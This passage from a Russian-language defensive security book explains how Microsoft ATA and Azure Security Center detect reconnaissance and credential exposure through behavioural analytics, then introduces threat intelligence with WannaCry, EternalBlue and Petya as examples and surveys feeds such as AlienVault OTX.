


Рис. 11.8

Поскольку существуют разные способы выполнения этой атаки, расширенное обнаружение угроз не может искать только сигнатуру. Оно должно искать схему атаки и то, что пытается сделать злоумышленник. Это намного эффективнее, чем использовать систему на базе сигнатур. Оно также ищет подозрительное поведение, исходящее от обычных пользователей, которые не должны выполнять определенные задачи. Например, если обычный пользователь пытается запустить NetSess.exe в локальном домене, Microsoft ATA рассматривает это как перебор SMB-сессий, что, с точки зрения злоумышленника, как правило, осуществляется на этапе разведки. По этой причине выдается предупреждение, как показано на рис. 11.9.

Reconnaissance using SMB Session Enumeration

SMB session enumeration attempts were successfully performed by **JeffV**, from **VICTIM-PC** against **DC1**, exposing **2 accounts**.

6:27 AM Aug 23, 2017

The diagram illustrates a network interaction between three entities: JeffV (User), VICTIM-PC (Client), and DC1 (Domain Controller). An arrow labeled "On" points from JeffV to VICTIM-PC. Another arrow labeled "Session Enumeration" points from VICTIM-PC to DC1. A callout indicates "2 exposed accounts".

| TIME | ACCOUNTS | RESULT | EXPOSED ACCOUNTS | AGAINST DOMAIN CONTROLLERS |
|-----------------|----------|---|--------------------|----------------------------|
| 8/23/17 6:27 AM | JeffV | <input checked="" type="checkbox"/> Success | 2 exposed accounts | DC1 |

Рис. 11.9

Злоумышленники не только будут эксплуатировать уязвимости, но и воспользуются ошибочными конфигурациями в системе, на которую они нацелились, такими как неправильная реализация протокола и отсутствие защиты. По этой причине система UEBA также обнаружит системы, в которых отсутствует безопасная конфигурация.

На рис. 11.10 показано, как Advanced Threat Analytics обнаруживает службу, предоставляющую доступ к учетным данным аккаунта, поскольку она использует протокол **LDAP** без шифрования.

11:37 PM > 11:40 PM
Friday, October 20, 2017

Services Exposing Account Credentials
Services running on **SHAREDADMIN-SRV** exposed **13 accounts' credentials** in cleartext using LDAP simple bind.

Note Share Export to Excel Details Open

13 accounts' credentials are exposed

The diagram shows a flow from SHAREDADMIN... to a series of five user icons, each with a speech bubble containing "*****", representing exposed credentials. An arrow points from the last user icon to DC01.

Рис. 11.10

Размещение устройств

Используя те же принципы, которые ранее обсуждались в разделе IDS, место, где вы будете устанавливать свой UEBA, будет варьироваться в зависимости от потребностей компании и требований поставщика. Microsoft ATA, которая использовалась в примерах, описанных в предыдущих разделах, требует использования зеркалирования трафика с контроллером домена. ATA не окажет влияния на пропускную способность сети, поскольку будет только слушать трафик контроллера. Другие решения могут потребовать иного подхода. По этой причине важно составить план в соответствии с решением, которое вы приобрели для своей среды.

ПОВЕДЕНЧЕСКАЯ АНАЛИТИКА В ГИБРИДНОМ ОБЛАКЕ

Когда Синей команде необходимо принять контрмеры для защиты гибридной среды, ей следует расширить свое представление о текущем ландшафте угроз и выполнить оценку, чтобы проверить возможность непрерывного соединения с облаком и оценить влияние на общее состояние безопасности. В гибридном облаке большинство компаний предпочитает использовать модель IaaS. Хотя внедрение этой модели растет, согласно исследованию Oracle, аспект безопасности по-прежнему остается главной проблемой. Согласно тому же отчету, *долгосрочные пользователи IaaS полагают, что эта технология в конечном итоге окажет положительное влияние на безопасность*. Она на самом деле оказывает положительное влияние, и именно здесь Синяя команда должна сосредоточить свои усилия, чтобы улучшить процесс всеобщего обнаружения. Цель состоит в использовании возможности гибридного облака, чтобы содействовать всеобщей концепции безопасности. Первыми шагами являются установление хороших партнерских отношений с вашим облачным провайдером и понимание того, какие возможности по обеспечению безопасности он предлагает, а также как эти возможности можно использовать в гибридной среде. Это важно, потому что некоторые возможности доступны только в облаке, а не локально.

! Прочтите статью *Cloud security can enhance your overall security posture*, чтобы лучше понять преимущества облачных вычислений для безопасности. Ее можно найти на странице <http://go2Link/SecPosture>.

Центр безопасности Azure

Причина, по которой мы используем Центр безопасности Azure для мониторинга гибридной среды, заключается в том, что агента центра можно установить на локальном компьютере (Windows или Linux), на виртуальной машине, работающей в Azure, или в AWS. Такая гибкость важна, а централизованное

управление важно для Синей команды. Центр безопасности использует интеллектуальные средства безопасности и расширенную аналитику для более быстрого обнаружения угроз и уменьшения количества ложных срабатываний. В идеале Синяя команда будет использовать систему одного окна для визуализации оповещений и подозрительных действий на всех рабочих нагрузках. Основная топология выглядит аналогично той, что показана на рис. 11.11.




Рис. 11.11

Когда Центр безопасности будет установлен на этих компьютерах, он будет собирать трассировки ETW (Event Tracing for Windows), события журналов операционной системы, запущенные процессы, имя компьютера, IP-адреса и зарегистрированных пользователей. Эти события отправляются в Azure и хранятся в вашем личном хранилище рабочего пространства. Центр безопасности проанализирует эти данные, используя такие методы, как:

- киберразведка;
- поведенческая аналитика;
- обнаружение аномалий.

После оценки этих данных Центр безопасности запустит оповещение на основе приоритета и добавит это на панель мониторинга, как показано на приведенном ниже рис. 11.12.



Рис. 11.12

Обратите внимание, что первое оповещение имеет другой значок и называется **Security incident detected** (Обнаружен инцидент в сфере безопасности). Происходит это потому, что он был идентифицирован, а две или более атак являются частью одной и той же кампании, направленной против определенного ресурса. Это означает, что, вместо того чтобы просить кого-то из Синей команды собрать данные с целью найти взаимосвязь между событиями, Центр безопасности делает это автоматически и предоставляет соответствующие оповещения для анализа. Когда вы нажмете на это оповещение, то увидите следующее (рис. 11.13).

Security incident detected

Incident Detected

[Continue investigation](#)

| DESCRIPTION | The incident which started on 2017-10-15T05:40:20Z and most recently detected on 2017-10-15T06:26:13Z indicate that an attacker has attacked other resources from your virtual machine VM1 | | | |
|---|--|-------------------|-------------------|---|
| DETECTION TIME | Sunday, October 15, 2017 12:40:27 AM | | | |
| SEVERITY | ! High | | | |
| STATE | Active | | | |
| ATTACKED RESOURCE | VM1 | | | |
| SUBSCRIPTION | | | | |
| DETECTED BY | ■ Microsoft | | | |
| ENVIRONMENT | ■ Azure | | | |
| REMEDIATION STEPS | <ol style="list-style-type: none"> Escalate the alert to the information security team. Review the remediation steps of each one of the alerts | | | |
| Alerts included in this incident | | | | |
| DESCRIPTION | COUNT | DETECTION TIME | ATTACKED RESOURCE | SEVERITY |
| ! Successful RDP brute force attack | 1 | 10/15/17 12:55 AM | VM1 | ! High |
| ! Suspicious SVCHOST process executed | 1 | 10/15/17 01:00 AM | VM1 | ! Low |
| ! Multiple Domain Accounts Queried | 1 | 10/15/17 01:04 AM | VM1 | ! Low |

Рис. 11.13

В нижней части этой страницы видны все три атаки (в порядке их возникновения) на VM1 и уровень серьезности, назначенный Центром безопасности. Приведем одно важное наблюдение относительно преимущества использования поведенческой аналитики для обнаружения угроз. Речь идет о третьем по счету оповещении **Multiple Domain Accounts Queried** (Запрос нескольких учетных записей домена). Команда, которая была выполнена, чтобы выдать это оповещение: `net user <username> /domain`. Однако, чтобы принять решение о том, что это выглядит подозрительно, необходимо посмотреть на нормальное поведение пользователя, который выполнил эту команду, и сопоставить

этую информацию с другими данными, которые при анализе в контексте будут отнесены к категории подозрительных. Как видно из этого примера, хакеры используют встроенные системные инструменты и нативный интерфейс командной строки для выполнения своей атаки. По этой причине крайне важно иметь в наличии инструмент логирования вызовов из командной строки.

Центр безопасности также будет использовать статистическое профилирование для построения традиционных базовых показателей и оповещения об отклонениях, которые соответствуют потенциальному вектору атаки. Это полезно во многих сценариях. Типичный пример – отклонения от нормальной деятельности. Например, предположим, что хост запускает подключения по RDP 3 раза в день, но в определенный день предпринимается сотня попыток. Когда такое отклонение происходит, должно быть выдано оповещение, чтобы предупредить вас об этом.

Еще одним важным аспектом работы с облачным сервисом является встроенная интеграция с другими поставщиками. Центр безопасности может интегрироваться со многими другими решениями, такими как Barracuda, F5, Imperva и Fortinet для **брандмауэра веб-приложений**, среди прочих для защиты конечных точек, оценки уязвимостей и брандмауэра следующего поколения. Приведенное ниже изображение показывает пример такой интеграции (рис. 11.14). Обратите внимание, что это оповещение было генерировано **Deep Security Agent**, и поскольку оно интегрировано с Центром безопасности, то будет отображаться на той же панели мониторинга, что и другие события, обнаруженные Центром безопасности.

| Deep Security Agent detected a malware | |
|--|---|
| Investigation not available | [A] Playbooks not available |
| DESCRIPTION | Deep Security Agent detected a malware |
| DETECTION TIME | Monday, October 16, 2017 12:01:00 AM |
| SEVERITY | ⓘ Low |
| STATE | Active |
| ATTACKED RESOURCE | VM1 |
| SUBSCRIPTION | |
| DETECTED BY | Deep Security Agent |
| ACTION TAKEN | Detected |
| ENVIRONMENT | Azure |
| RESOURCE TYPE | Virtual Machine |
| MALWARE | Cookie_DoubleClick |
| INFECTED RESOURCE | Internet Explorer Cache |
| SCANACTION | Delete |
| SCANRESULT | SUCCESS |
| TYPE | AntiMalware |
| REMEDIATION STEPS | Contact your Deep Security administrator. |

Рис. 11.14

Помните, что Центр безопасности – это не единственное решение, которое будет осуществлять мониторинг систем и интегрироваться с другими поставщиками. Существует множество **SIEM (Security Information and Event Management)** – решений для обеспечения безопасности информации и управления событиями, таких как **Splunk** и **LogRhythm**, которые будут выполнять мониторинг аналогичного типа.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. Правила Snort. https://www.snort.org/rules_explanation.
2. Введение в индикаторы компрометации. http://openioc.org/resources/An_Introduction_to_OpenIOC.pdf.
3. IoC Editor. <https://www.fireeye.com/content/dam/fireeye-www/services/freeware/sdl-ioc-editor.zip>.
4. DUQU использует STUXNET-подобные методы для кражи информации. <https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/90/duqu-uses-stuxnetlike-techniques-to-conduct-information-theft>.
5. Как выбрать систему предотвращения вторжений. <https://www.icsalabs.com/sites/default/files/HowToSelectANetworkIPS.pdf>.
6. Как распознать нарушения безопасности на раннем этапе, анализируя поведение. <https://www.gartner.com/smarterwithgartner/detect-security-breaches-early-by-analyzing-behavior/>.
7. Advanced Threat Analytics attack simulation playbook. <https://gallery.technet.microsoft.com/ATA-Playbook-ef0a8e38>.
8. Вы и IaaS – Истории успеха первых последователей. <https://www.oracle.com/assets/pulse-survey-mini-report-3764078.pdf>.

РЕЗЮМЕ

В этой главе вы узнали о различных типах механизмов обнаружения и преимуществах их использования для улучшения вашей стратегии защиты. Вы узнали о признаках компрометации и о том, как запрашивать текущие угрозы. Вы также узнали о СОВ, принципах ее работы, различных типах этой системы и о том, где лучше всего установить ее, основываясь на вашей сети. Далее вы узнали о преимуществах использования СПВ и о том, как работает обнаружение на основе правил и аномалий. Стратегия защиты была бы не полной без хорошей поведенческой аналитики, и в этом разделе вы узнали, как Синяя команда может использовать эту возможность. В качестве локального примера данной реализации мы использовали Microsoft ATA, а Центр безопасности Azure был использован в качестве гибридного решения для поведенческого анализа.

В следующей главе мы продолжим говорить о стратегиях защиты. На этот раз вы подробнее узнаете о киберразведке и о том, как Синяя команда может использовать ее для повышения общей безопасности систем защиты.

Глава 12

Киберразведка

К настоящему времени вы прошли различные этапы на пути к более совершенной модели защиты. В предыдущей главе вы узнали о важности хорошей системы обнаружения, и теперь пришло время перейти на следующий уровень. Использование киберразведки для лучшего понимания противника и получения информации о текущих угрозах является ценным инструментом для Синей команды. Хотя киберразведка – относительно новая область, ее использование для изучения действий противника является старой концепцией. Привнесение киберразведки в область кибербезопасности было естественным переходом, главным образом потому, что в настоящее время масштабы угроз велики, а противники могут быть самыми разными: от спонсируемых государством субъектов до киберпреступников, вымогающих деньги у своих жертв.

В этой главе мы рассмотрим следующие темы:

- введение в киберразведку;
- инструментальные средства киберразведки с открытым исходным кодом;
- средства киберразведки компании Microsoft;
- использование киберразведки для расследования подозрительной деятельности.

ВВЕДЕНИЕ В КИБЕРРАЗВЕДКУ

В предыдущей главе было ясно, что наличие надежной системы обнаружения крайне важно для обеспечения безопасности вашей организации. Однако эту систему можно улучшить, если уменьшить количество ложных срабатываний и помех. Одна из основных проблем, с которыми вы сталкиваетесь, при наличии большого количества предупреждений и файлов журналов для просмотра, состоит в том, что вы выбираете случайные приоритеты, а в некоторых случаях даже игнорируете будущие предупреждения, потому что считаете, что их не стоит рассматривать.

Согласно отчету компании *Microsoft Lean on the Machine*, среднестатистической крупной организации приходится просматривать 17 000 предупрежде-

ний о вредоносных программах каждую неделю, а в среднем требуется 99 дней на обнаружение нарушения безопасности.

Сортировка оповещений обычно происходит на **уровне центра управления сетью**, и задержки при сортировке могут привести к эффекту домино, потому что если на этом уровне происходит сбой, операция также завершится неудачей, и в этом случае она будет выполняться группой реагирования на компьютерные инциденты.

Давайте сделаем шаг назад и подумаем об угрозе за пределами киберпространства.

Как, по вашему мнению, Министерство внутренней безопасности США совершенствует процесс борьбы с угрозами безопасности границ?

У него есть **Управление разведки и анализа**, которое использует разведданные для укрепления безопасности границ. Это достигается за счет обмена информацией между различными учреждениями и предоставления прогнозных сведений лицам, принимающим решения на всех уровнях. Теперь используйте то же самое объяснение по отношению к киберразведке, и вы поймете, насколько она эффективна и важна. Это показывает, что вы можете улучшить процесс обнаружения, узнав больше о своих противниках, их мотивации и методах, которые они используют. Использование киберразведки в отношении собираемых вами данных может принести более значимые результаты и выявить действия, которые невозможно обнаружить с помощью традиционных сенсоров.

Важно отметить, что профиль злоумышленника будет напрямую связан с его мотивацией. Вот несколько примеров:

- **киберпреступник** – основной мотивацией является получение финансовых результатов;
- **хактивист** – у этой группы более широкий спектр мотивации (он может варьироваться от выражения политических пристрастий до выражения по какой-либо конкретной причине);
- **кибершпионаж (поддерживаемый на государственном уровне)** – хотя вы и можете сталкиваться с кибершпионажем, не имеющим государственной поддержки (обычно в частном секторе), число таких случаев растет, потому что они являются частью более крупных спонсируемых государством кампаний.

Теперь возникает вопрос: какой профиль атаки наиболее вероятен для вашей организации? Бывает по-разному. Если ваша организация спонсирует определенную политическую партию, а эта партия делает что-то, против чего категорически выступает хактивистская группа, вы можете стать мишенью. Если вы идентифицируете себя как мишень для атаки, возникает следующий вопрос: какие имеющиеся у меня ресурсы с наибольшей долей вероятности привлекают эту группу? Опять же по-разному. Если вы являетесь финансовой группой, киберпреступники будут вашей главной угрозой. Обычно им нужна информация о кредитных картах, финансовые данные и т. д.

Еще одним преимуществом использования киберразведки как части вашей системы защиты является возможность изучения данных о конкретных категориях противников. Например, если вы отвечаете за защиту финансового учреждения, вам нужно получить информацию об угрозах, исходящих от злоумышленников, которые активно атакуют эту отрасль. Если вы начинаете получать предупреждения, связанные с атаками, которые происходят в учебных заведениях, это не особо помогает. Знание типа ресурсов, которые вы пытаетесь защитить, может также помочь сузить круг субъектов угроз, о которых вы должны больше беспокоиться, а киберразведка может дать вам эту информацию.

Давайте используем в качестве примера программу-вымогатель WannaCry. Ее массовое распространение произошло в пятницу 12 мая 2017 г. В то время единственным доступным индикатором компрометации были хеши и имена файлов образца вируса. Тем не менее еще до момента появления WannaCry уже был доступен эксплойт EternalBlue, а, как вы знаете, WannaCry использовал этот эксплойт. EternalBlue эксплуатировал уязвимости в протоколе Server Message Block (SMB) v1 (CVE-2017-0143) компании «Microsoft». Microsoft выпустила исправление для этой уязвимости 14 марта 2017 г. (почти за два месяца до распространения WannaCry). Вы следите за ходом мысли? Что ж, давайте контекстуализируем это на рис. 12.1.




Рис. 12.1

Обратите внимание, что киберразведка получает соответствующую информацию об этой угрозе на ранних стадиях, даже когда эксплойт EternalBlue (первоначально обнаруженный АНБ) просочился в сеть (апрель 2017 г.) «благодаря» хакерской группе, называющей себя **The Shadow Brokers**. Члены этой

группы не были новичками, а это означает, что была информация, связанная с работой, которую они делали в прошлом, и их прежними мотивами. Примите все это во внимание, чтобы предсказать, каким будет следующее движение вашего противника. Располагая этой информацией и зная, как работает Eternal-Blue, теперь остается лишь ждать, пока поставщик (в данном случае Microsoft) выпустит исправление, что и произошло в марте 2017 г. На данный момент у Синей команды достаточно информации для определения важности этого патча для бизнеса, который они пытаются защитить.

Многие организации не до конца осознали влияние этой проблемы и вместе исправлений просто отключили доступ по SMB-протоколу из интернета. Хотя это был приемлемый обходной путь, он не устранил основную причину проблемы. В результате в июне 2017 г. произошло массовое распространение еще одного вируса-вымогателя. На этот раз это был Petya. Этот вирус использовал EternalBlue для дальнейшего распространения по сети. Другими словами, скомпрометировав один компьютер во внутренней сети (видите, ваше правило брандмауэра больше не имеет значения), он собирался эксплуатировать уязвимости других систем, где не было установлено исправление MS17-010. Как видно, здесь существует определенный уровень предсказуемости, поскольку часть действий Petya была успешно реализована после использования эксплойта, подобного тому, что использовался предыдущей программой-вымогателем.

Вывод из всего этого прост: зная своих противников, вы сможете принимать более эффективные решения для защиты своих ресурсов. При этом также справедливо отметить, что нельзя рассматривать киберразведку как инструмент ИТ-безопасности, ведь она выходит за рамки этого. Вы должны рассматривать киберразведку как инструмент, который помогает принимать решения относительно защиты организации, помогает менеджерам решать, как им следует инвестировать средства в безопасность, и помогает руководителям отдела ИТ-безопасности упорядочить ситуацию с высшим руководством. Информацию, которую вы получаете в ходе киберразведки, можно использовать в различных областях (рис. 12.2).




Рис. 12.2

Таким образом, правильное использование киберразведки окажет прямое влияние на всю организацию.

ИНСТРУМЕНТАЛЬНЫЕ СРЕДСТВА КИБЕРРАЗВЕДКИ С ОТКРЫТЫМ ИСХОДНЫМ КОДОМ

Как упоминалось ранее, Министерство внутренней безопасности сотрудничает с разведывательным сообществом, чтобы повысить свой интеллект, и это в значительной степени обычное явление в этой области. Сотрудничество и обмен информацией являются основой разведывательного сообщества. Существует множество инструментов киберразведки с открытым исходным кодом, которые можно использовать. Некоторые из них – коммерческие (платные), а некоторые – бесплатные. Вы можете начать, используя фиды или сводки данных об угрозах. Фиды Metadefender Cloud от компании OPSWAT обладают множеством опций (от бесплатных до платных версий) и могут поставляться в четырех различных форматах: JSON, CSV, RSS и Bro.

! Для получения дополнительной информации о фидах Metadefender Cloud посетите сайт <https://www.metadefender.com/threat-intelligence-feeds>.

Еще одним вариантом быстрой проверки является сайт <https://fraudguard.io>. Вы можете выполнить быструю проверку IP-адреса, чтобы получить данные об угрозе из этого места. В следующем примере в качестве теста использовался IP 220.227.71.226 (результат теста относится к тому дню, когда он был выполнен, т. е. 27.10.2017), и в результате отображаются следующие поля:

```
{
  "isocode": "IN",
  "country": "India",
  "state": "Maharashtra",
  "city": "Mumbai",
  "discover_date": "2017-10-27 09:32:45",
  "threat": "honeypot_tracker",
  "risk_level": "5"
}
```

Полный скриншот запроса показан на рис. 12.3.

Хотя это всего лишь простой пример, существуют и другие возможности, которые будут зависеть от уровня сервиса, который вы используете. Это также зависит от бесплатной и платной версий. Вы можете интегрировать каналы анализа угроз в свою систему Linux, используя канал Intel Critical Stack (<https://intel.criticalstack.com/>), который интегрируется с монитором сетевой безопасности Bro (<https://www.bro.org/>). У компании «Palo Alto Networks» также есть бесплатное решение MineMeld (<https://live.paloaltonetworks.com/t5/MineMeld/ct-p/MineMeld>), которое можно использовать для получения сведений об угрозах.



Рис. 12.3

! Посетите эту страницу на GitHub, чтобы получить список бесплатных инструментов, включая средства киберразведки: <https://github.com/hslatman/awesome-threat-intelligence>.

В тех случаях, когда группа реагирования на компьютерные инциденты не уверена в том, является конкретный файл вредоносным или нет, вы также можете отправить его на анализ на сайте <https://malwr.com>. Здесь предоставляются достаточно подробные сведения об индикаторах компрометации и примерах, которые можно использовать для обнаружения новых угроз.

Как вы убедились, существует множество бесплатных ресурсов, но есть и платные инициативы с открытым исходным кодом, такие как AlienVault USM Anywhere (<https://www.alienvault.com/products/usm-anywhere>). Честно говоря, AlienVault USM Anywhere – это не просто источник информации об угрозах. Он может выполнять оценку уязвимостей, проверять сетевой трафик и искать известные угрозы, нарушения политики и подозрительные действия.

В начальной конфигурации AlienVault USM Anywhere можно настроить обмен информацией об угрозах. Обратите внимание, что для этого нужны учетная запись, а также действующий ключ, как показано на рис. 12.4.

После того как вы закончите настройку, USM будет постоянно следить за вашей средой и, когда что-то случится, поднимет тревогу. Можно увидеть статус тревоги и, что наиболее важно, то, какие стратегия и метод были использованы в ходе этой атаки, как показано на рис. 12.5.

THREAT INTELLIGENCE

 ALIENVAULT OPEN THREAT EXCHANGE (OTX)

OTX KEY Missing OTX Key

AlienVault Open Threat Exchange (OTX) is an open platform providing users the ability to collaborate, research, and receive alerts on emerging threats and indicators of Compromise such as IPs, file hashes, and domains.

You must have an OTX account to receive alerts based on threats identified in OTX. This account is separate from your USM Anywhere account. [Signup for an OTX account](#).

Enter your OTX Key to allow USM Anywhere to evaluate incoming event data against the latest OTX threat information and automatically produce alarms when indicators of Compromise are detected.

Your OTX Key is available on the [OTX API page](#).

OTX Key

*

Validate OTX Key

Рис. 12.4

SORT BY: Time Created ▾

| <input type="checkbox"/> | INTENT | ALARM STATUS | STRATEGY | METHOD |
|--------------------------|---|--------------|---------------------|------------------------------|
| <input type="checkbox"/> | ☆  | Open | C&C Communication | Malware Beaconing to C&C |
| <input type="checkbox"/> | ☆  | Open | Suspicious Behavior | OTX Indicators of Compromise |
| <input type="checkbox"/> | ☆  | Open | Malware Infection | Ransomware |

Рис. 12.5

Вы можете поискать и найти более подробную информацию о проблеме. На рис. 12.6 показан пример оповещения. В целях конфиденциальности IP-адреса скрыты.

The screenshot shows a detailed view of an alarm from the OTX platform. At the top, there's a header with a star icon, the text "C&C Communication - Malware Beaconing To C&C", and several action buttons: "Select Action", "Create Rule", "Alarm Status", and "Apply Label". Below the header is a table with the following data:

| | |
|------------------|------------|
| Malware Family | [REDACTED] |
| HTTP Hostname | [REDACTED] |
| Source Name | [REDACTED] |
| Destination Name | [REDACTED] |
| Sensor | Hyper-V |
| Priority | High |
| Alarm Status | Open |

Below the table, there are two tabs: "Description" (selected) and "Recommendations". The "Description" tab contains the following text:

Communication was detected with a C&C server based on the analysis of the traffic.

Communication from your system to a Malware C&C server has been identified. This is an indicator that your system has malware installed.

System Compromise alarms identify behavior associated with compromised systems or user accounts.

Under the "Source" section, there is a table with the following data:

| | |
|------------|------------|
| Hostname | [REDACTED] |
| FQDN | [REDACTED] |
| IP Address | [REDACTED] |

Under the "Destination" section, there is a single redacted entry.

Рис. 12.6

В этом списке вы найдете очень важную информацию – источник атаки, место назначения атаки, семейство вредоносных программ и описание, что дает вам множество деталей, касающихся атаки. Если вам нужно передать эту информацию команде о реагировании на компьютерные инциденты, чтобы были приняты соответствующие меры, вы также можете щелкнуть кнопкой мыши на вкладке **Recommendations** (Рекомендации), чтобы увидеть, что делать дальше. Хотя это общая рекомендация, вы всегда можете использовать ее, чтобы повысить качество ответа.

Вы также можете в любой момент получить доступ к OTX-платформе на сайте <https://otx.alienvault.com/pulse>, где у вас будет информация о последних угрозах, как показано на рис. 12.7.

The screenshot shows the AlienVault OTX interface. At the top, there are navigation links: 'ALIEN VAULT', 'BROWSE', 'API', 'CREATE PULSE', and 'SEARCH'. Below the header, a sidebar lists several threat intelligence items:

- PoS Scammers Tool... (MODIFIED 94 DAYS AGO AlienVault)
- RAZOR BLADES IN T... (MODIFIED 821 DAYS AGO AlienVault)
- Linking Asprox, Zem... (MODIFIED 64 DAYS AGO AlienVault)
- Operation Double Tap (MODIFIED 64 DAYS AGO AlienVault)
- Regin (MODIFIED 65 DAYS AGO AlienVault)
- FIN4 (MODIFIED 93 DAYS AGO AlienVault)

The main content area displays a threat item titled "Bots, Machines, and the Matrix" (MODIFIED 64 days ago by AlienVault | Public | TLP: Green). It includes a reference to "pasted_text" and indicates "No groups". To the right, it shows "41K SUBSCRIBERS" and a "DOWNLOAD" button.

A "Summary" section provides a breakdown of indicator types:

| TYPE OF INDICATORS | COUNT |
|--------------------|-------|
| Domain (3) | |
| SHA1 (4) | |
| URL (34) | |
| MD5 (28) | |
| email (2) | |
| Hostname (1) | |

The "Indicators of Compromise" section shows a dropdown menu set to "Show 10 entries".

Рис. 12.7

Эта информационная панель предоставляет большое количество информации и, хотя предыдущий пример показывает записи из AlienVault, сообщество также вносит свой вклад. На момент написания этих строк произошло масштабное распространение вируса BadRabbit, и, попытавшись использовать функцию поиска на этой панели для получения дополнительной информации о вирусе, я получил кучу просмотров.

На рис. 12.8 пример важных данных, которые могут быть полезны для улучшения вашей системы защиты.

The screenshot shows a threat report from Group-IB. The title is "Group-IB: BadRabbit There is a connection between BadRabbit and Not Petya" (MODIFIED 1 day ago by networkbox | Public | TLP: White). The report states: "On 24th October in Russia and Ukraine a largescale cyber attack took place using a new cryptolocker - BadRabbit. Amongst victims, this affected computers and servers of the Kiev metro, the Ministry of Infrastructure and Odessa International Airport, as well as a number of state organisations in the Russian Federation. Victims in the Russian..."

Below the title, there are statistics: 5 SUBSCRIBERS, 0 VOTES, 0 COMMENTS, and 5 RELATED. There are also "DOWNLOAD" and "EMBED" buttons.

The "Summary" section provides a breakdown of indicator types:

| TYPE OF INDICATORS | COUNT |
|--------------------|-------|
| Domain (9) | |
| URL (4) | |
| Hostname (1) | |
| MD5 (1) | |
| email (1) | |
| IPv4 (2) | |

The "THREAT INFRASTRUCTURE" section shows a breakdown of locations:

| LOCATION | COUNT |
|-------------|-------|
| Poland (1) | |
| Germany (1) | |

Рис. 12.8

СРЕДСТВА КИБЕРРАЗВЕДКИ КОМПАНИИ MICROSOFT

